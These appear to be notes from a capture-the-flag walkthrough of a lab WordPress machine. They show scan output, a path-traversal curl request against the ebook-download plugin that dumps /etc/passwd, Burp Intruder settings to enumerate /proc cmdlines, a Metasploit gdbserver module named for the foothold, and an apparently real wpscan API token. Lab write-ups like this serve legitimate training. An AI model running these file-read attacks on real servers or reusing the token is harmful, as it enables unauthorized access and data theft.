

Backdoor (Linux)

Tags	
Created	@February 20, 2022 8:35 PM
Updated	@February 28, 2022 10:57 AM

```
NSE Timing: About 95.83% done; ETC: 13:22 (0:00:00 remaining)
Nmap scan report for 10.10.11.125
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|_  256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.8.1
|_ http-title: Backdoor 5#8211; Real-Life
|_ http-server-header: Apache/2.4.41 (Ubuntu)
1337/tcp  open  waste?
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/20%OT=22%CT=1%CU=38079%PV=Y%DS=2%DC=T%G=Y%TM=621286C
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
```

```
(root@kali)-[/home/kali/Downloads]
# whatweb http://10.10.11.125
http://10.10.11.125 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[wordpress@example.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.125], JQuery[3.6.0], MetaGenerator[WordPress 5.8.1], PoweredBy[WordPress], Script, Title[Backdoor 5#8211; Real-Life], UncommonHeaders[link], WordPress[5.8.1]
(root@kali)-[/home/kali/Downloads]
```

wpscan --url <http://10.10.11.125> --api-token 349ZfH63A6EOv3sDRUQ9tmoqZrzB0EvZSaawZ9qPfU8 --enumerate p,u --plugins-detection aggressive

```

Checking Known Locations - Time: 00:00:01 - C (13 / 1500) 2.26s ETA: 00:01:
Checking Known Locations - Time: 00:00:01 - C (14 / 1500) 2.26s ETA: 00:01:
Checking Known Locations - Time: 00:00:01 - C (15 / 1500) 2.33s ETA: 00:01:
Checking Known Locations - Time: 00:00:01 - C (16 / 1500) 2.53s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (17 / 1500) 2.46s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (18 / 1500) 2.88s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (19 / 1500) 2.80s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (20 / 1500) 2.93s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (21 / 1500) 2.93s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (22 / 1500) 3.13s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (23 / 1500) 3.26s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (24 / 1500) 3.26s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (25 / 1500) 3.45s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (26 / 1500) 3.53s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (27 / 1500) 3.46s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (28 / 1500) 3.53s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (29 / 1500) 3.73s ETA: 00:01:
Checking Known Locations - Time: 00:00:02 - C (30 / 1500) 3.66s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (31 / 1500) 3.66s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (32 / 1500) 3.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (33 / 1500) 3.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (34 / 1500) 4.03s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (35 / 1500) 4.03s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (36 / 1500) 4.40s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (37 / 1500) 4.40s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (38 / 1500) 4.59s ETA: 00:01:
Checking Known Locations - Time: 00:00:03 - C (39 / 1500) 4.59s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (40 / 1500) 4.66s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (41 / 1500) 4.66s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (42 / 1500) 4.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (43 / 1500) 4.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (44 / 1500) 5.03s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (45 / 1500) 5.03s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (46 / 1500) 5.23s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (47 / 1500) 5.23s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (48 / 1500) 5.43s ETA: 00:01:
Checking Known Locations - Time: 00:00:04 - C (49 / 1500) 5.43s ETA: 00:01:
Checking Known Locations - Time: 00:00:05 - C (50 / 1500) 5.63s ETA: 00:01:
Checking Known Locations - Time: 00:00:05 - C (51 / 1500) 5.63s ETA: 00:01:
Checking Known Locations - Time: 00:00:05 - C (52 / 1500) 5.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:05 - C (53 / 1500) 5.83s ETA: 00:01:
Checking Known Locations - Time: 00:00:05 - C (54 / 1500) 6.20s ETA: 00:01:
Checking Known Locations - Time: 00:00:12
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[+] Plugin(s) Identified:
[+] akismet
  Location: http://10.10.11.125/wp-content/plugins/akismet/
  Latest Version: 4.2.2
  Last Updated: 2022-02-04 11:11:00.000Z
  Found By: Known Locations (Aggressive Detection)
    - http://10.10.11.125/wp-content/plugins/akismet/, status: 403
[+] 1 vulnerability identified:
[+] 1 Title: Akismet 2.5.8-3.1.-4 - Unauthenticated Stored Cross-Site Scripting (XSS)
  Found in: 3-1-5
  References:
    - https://nvd.nist.gov/vuln/detail/CVE-2015-9357
    - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
    - http://blog.akismet.com/2015/10/21/akismet-3-1-5-security/
    - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
  The version could not be determined.
[+] Enumerating Users (via Passive and Aggressive Methods)
  brute forcing Author ES - Time: 00:00:00
[+] User(s) Identified:
  admin
  Found By: Ras Generator (Passive Detection)
  Confirmed By:
  WP Jsm Api (Aggressive Detection)
    - http://10.10.11.125/index.php/wp-jsm/api/?user=/per_page=100&page=1
  Author ID brute forcing - Author Patterns (Aggressive Detection)
  Login Error Messages (Aggressive Detection)
  (10 / 10) 100.00% Time: 00:00:01

```

```

== Plugin Name ==
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Brickick%20Website&currency_code=USD&bn=PP%2dDonationsBF%3abt%20donateCC_LG%2egif%3aNonHosted
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an email.

== Description ==

Enable user to download your Ebook or other file after inserting his mail.

<a href="https://sellfy.com/p/CCTK/" target="_blank">Ebook download Pro</a> features:
-social share for download
-pop-up window with download form
-download stats incoming

== Installation ==

1. Upload 'ebook-download' folder to the '/wp-content/plugins/' directory
2. Activate the plugin through the 'Plugins' menu in WordPress
3. Add new ebook in 'Ebook downloads' menu
4. Add widget 'Ebook Download' to your widget area

== Frequently Asked Questions ==

= Can i share image with ebook? =
Yes, you can set thumbnail for you Ebook post.

= Which file types can i use? =
You can use whatever file type you can upload to wordpress.

= Can i insert custom file URL? =
Yes, you can insert external URL.

== Screenshots ==
1. Widget
2. Ebook post
3. Email list
4. Settings page

== Upgrade Notice ==
= 1.1 =
Built on WP 4.3 but can work on older versions

= 1.0 =
Built on WP 4.3 but can work on older versions

== Changelog ==
= 1.1 =
* Added automatic file download.
* Fixed function call.

= 1.0 =
* First version

```


<https://www.exploit-db.com/exploits/39575>

```

curl http://backdoor.htb/wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../etc/passwd
../../../../../../../../etc/passwd../../../../../../../../etc/passwd../../../../../../../../etc/passwdroot:x:0:0:root:/root:/bin/b

```

```
..../usr/bin/passwd ..../etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesyncd:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
```



Send to Intruder

1 x
2 x
...

Target
Positions
Payloads
Resource Pool
Options

?
Payload Positions
Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=\$../../../../../../../../../../../../etc/passwd\$ HTTP/1.1
2 Host: backdoor.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

Add \$
Clear \$
Auto \$
Refresh

?
Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=\$../../../../../../../../../../../../proc/\$1\$/cmdline HTTP/1.1
2 Host: backdoor.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

TargetPositionsPayloadsResource PoolOptions

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 1,001

Payload type: Numbers

Request count: 1,001

?

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 1000

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1.1

987654321.1234568

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
---------	------

exploit/multi/gdb/gdb_server_exec to gain initial foothold